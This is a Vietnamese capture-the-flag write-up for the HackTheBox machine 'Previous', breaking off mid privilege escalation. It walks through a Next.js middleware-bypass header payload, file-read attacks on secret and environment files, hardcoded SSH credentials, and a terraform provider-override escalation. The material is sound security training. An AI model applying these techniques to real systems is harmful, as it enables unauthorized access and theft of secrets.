Previous (HackTheBox-Medium)

-Link: https://app.hackthebox.com/machines/Previous

I. Information Gathering.

- Như mọi khi, ta sử dụng nmap để quét cổng:


```
sudo nmap địa_chỉ_ip -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sC -sV
```

-Kết quả:


```
# Nmap 7.95 scan initiated Mon Dec  1 02:36:41 2025 as: /usr/lib/nmap/nmap -Pn --disable-arp-ping -n -vv -oN first1000.nmap -sC -sV 10.10.11.83
Nmap scan report for 10.10.11.83
Host is up, received user-set (0.32s latency).
Scanned at 2025-12-01 02:36:42 EST for 19s
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBJ+m7rYl1vRtnm789pH3IRhxI4CNCANVj+N5kovboNzcw9vHsBwvPX3KYA3cxGbKiA0VqbKRpOHnpsMuHEXEVJc=
|   256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOtuEdoYxTohG80Bo6YCqSzUY9+qbnAFnhsk4yAZNqhM
80/tcp open  http    syn-ack ttl 63 nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://previous.htb/
| http-methods:
```

```
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec  1 02:37:01 2025 -- 1 IP address (1 host up) scanned in 19.88 seconds
```


-Theo kết quả quét được thì ta thêm tên miền `previous.htb` vào `/etc/hosts` rồi truy cập trang web.



-Như cảnh báo ở `burp` , ta biết được framework đang được sử dụng hiện tại của trang là `next.js 15.2.2`, ta cũng biết được ở phiên bản này thì có lỗ hổng `CVE-2025-29927`.



-Tức là nếu bằng 1 cách nào đó, ta gửi được yêu cầu thông qua `localhost:3000` ở nội bộ máy thì ta có thể bypass xác thực, cơ mà ở đây ta đang gặp trở ngại là thế quái nào ta làm vậy được? Thế rồi cho rằng, bằng cách nào đó, ta "tiêm" được 1 header vào yêu cầu được gửi từ bên trong của trang, cái mà sẽ được gửi đi cho localhost, ta thử là thế bằng cách tiêm qua cookie `next-auth.csrf-token` và thành công?




-Cơ mà sau khi thử làm thế thì ta lại không thu được bất cứ cái gì, cookie mới thì cũng không dùng để đăng nhập được, cho đến khi ta để ý kĩ lại thì lỗ hổng không ảnh hưởng với trường hợp không có middleware, có thể ta sẽ phải thử cách khác.


-Cho đến khi ta tìm kĩ hơn tại trang này thì ta nhận ra rằng là ta đang khai thác sai cách. Tại bài viết tại đây chỉ ra cho ta thêm 1 số các khai thác lỗ hổng này.

-Khi ta thử payload dưới đây, không phải thông qua đăng nhập nhưng vẫn có thể truy cập vào đường dẫn `/docs`


x-middleware-subrequest: middleware:middleware:middleware:middleware:middleware



-Sau khi thử tìm kiếm xung quanh thì tôi lại tìm thấy 1 đường dẫn `/api/download` cho phép ta tải file về. (Tìm thấy tại http://previous.htb/docs/examples)




-Ta đồng thời phát hiện là ta có thể khai thác `LFI` ngay trên đó.




-1 số thứ tìm được thông qua khai thác `LFI`:

- Sau khi tìm hiểu 1 hồi, khi ta lục đến file `/etc/hosts`, lúc này ta khẳng định được là dịch vụ web đang được chạy trên `docker`.




- Dịch vụ web sử dụng `nextjs` nên ta thử với các đường dẫn thư mục trên trang, ta thấy ngay là nó lộ secret tại `/app/.env`.


- Ta cũng tìm thấy file chứa tất cả đường dẫn mà trang cho ta (`/app/.next/routes-manifest.json`).




- Thông tin về môi trường ở `/proc/1/environ` .




- File “main” tại `/app/pages/_app.js`




- Các thư việc được sử dụng tại `/app/package.json`



- Đường dẫn thư mục của 1 số trang ở `/app/.next/server/pages-manifest.json` .



- Trong số các đường dẫn ta trích xuất được, 1 trong số chúng chứa thông tin xác thực được hardcode, cụ thể là ở `/app/.next/server/pages/api/auth/[...nextauth].js` .



⇒ `jeremy:MyNameIsJeremyAndILovePancakes`

-Ta thử dùng thông tin xác thực này để đăng nhập qua `ssh` và thành công. Đồng thời ta lấy được `user.txt`

```
┌──(lol㉿kali)-[~/Desktop/previous]
└─$ ssh jeremy@10.10.11.83
jeremy@10.10.11.83's password:
Welcome to Ubuntu 22.04.5 LTS (GNU/Linux 5.15.0-152-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sat Dec  6 08:59:10 AM UTC 2025

  System load:  0.0               Processes:             222
  Usage of /:   80.2% of 8.76GB   Users logged in:       0
  Memory usage: 16%               IPv4 address for eth0: 10.10.11.83
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

1 additional security update can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Dec 6 08:59:11 2025 from 10.10.14.203
jeremy@previous:~$ ls
docker  terraform-provider-examples.go  user.txt
jeremy@previous:~$ cat user.txt
3e4b2d85e3f17c87337a9a8a80e73bd6
jeremy@previous:~$
```

⇒ `3e4b2d85e3f17c87337a9a8a80e73bd6`

II. Pillaging.

-Ta thử kiểm tra xem người dùng `jeremy` có thể chạy gì với quyền `root` trên máy qua `sudo -l` , có vẻ là jeremy được sử dụng `terraform` với câu lệnh xác định như dưới.

```
jeremy@previous:~$ sudo -l
[sudo] password for jeremy:
Matching Defaults entries for jeremy on previous:
    !env_reset, env_delete+=PATH, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User jeremy may run the following commands on previous:
    (root) /usr/bin/terraform -chdir\=/opt/examples apply
```

-Phiên bản `terraform` máy đang sử dụng là `1.13.0`.

```
jeremy@previous:~$ terraform -version
Terraform v1.13.0
on linux_amd64
```

-Trước tiên có lẽ ta nên có hiểu 1 chút về các hoạt động của terraform.

- Kiến trúc của Terraform:
  Terraform Core (cái bạn chạy lệnh `terraform`) và Terraform Provider (ví dụ: AWS, Azure, hay Local) là **2 tiến trình riêng biệt**.
  - Terraform Core: Đóng vai trò là "bộ não", quản lý State và Logic.
  - Provider: Là một file thực thi (binary) độc lập, đóng vai trò là "cánh tay" thực hiện lệnh.

  Khi Terraform cần tạo một tài nguyên, nó sẽ **khởi chạy** file nhị phân của Provider dưới dạng một tiến trình con (child process) và giao tiếp với nó qua giao thức gRPC (qua localhost).
- Luông thực thi:
  - Terraform đọc `main.tf`, thấy cần provider `/terraform/examples`.
  - Nó kiểm tra file `.terraform.lock.hcl` để lấy mã hash (checksum) của provider.
  - Nó tải provider từ Internet về, kiểm tra hash, và lưu vào thư mục ẩn `.terraform/`.
  - Khi chạy, nó gọi file binary từ thư mục ẩn đó.


-Ở thư mục nhà của `jeremy` có file `.terraformrc` , nó có nội dung như sau:

```
jeremy@previous:~$ cat .terraformrc
provider_installation {
        dev_overrides {
                "previous.htb/terraform/examples" = "/usr/local/go/bin"
        }
        direct {}
}
```

-Khi có sự xuất hiện của file này câu chuyện thay đổi khá nhiều, thay vì nó lấy nguồn như được cấu hình thì nó sẽ lấy tại thư mục `/usr/local/go/bin` (lấy file `terraform-provider-examples` ở trong thư mục), đồng thời bỏ qua kiểm tra `.terraform.lock.hcl`

- Chú ý là vì đường dẫn là previous.htb/terraform/**examples** nên nó lấy file terraform-provider-**examples.**


-File `terraform-provider-examples` sẽ đóng vai trò như 1 file thực thi bình thường mà terraform sẽ lấy để thực thi như 1 file nhị phân, mà vì ta có khả năng ghi đè lên file `.terraformrc` nên có thể ta sẽ đổi đường dẫn và thử nhét 1 đoạn mã độc hại vào.




IV. Privilege Escalation.

-Đầu tiên, ta tạo 1 thư mục tạm, và chỉnh quyền sao cho tất cả mọi người có toàn quyền với file này.

```
mktemp -d
chmod 777 /tmp/tmp.wSlQIIF1kI
```




-Tiếp theo, chỉnh file `.terraformrc` để nó lấy đường dẫn là thư mục tạm mà ta đã tạo



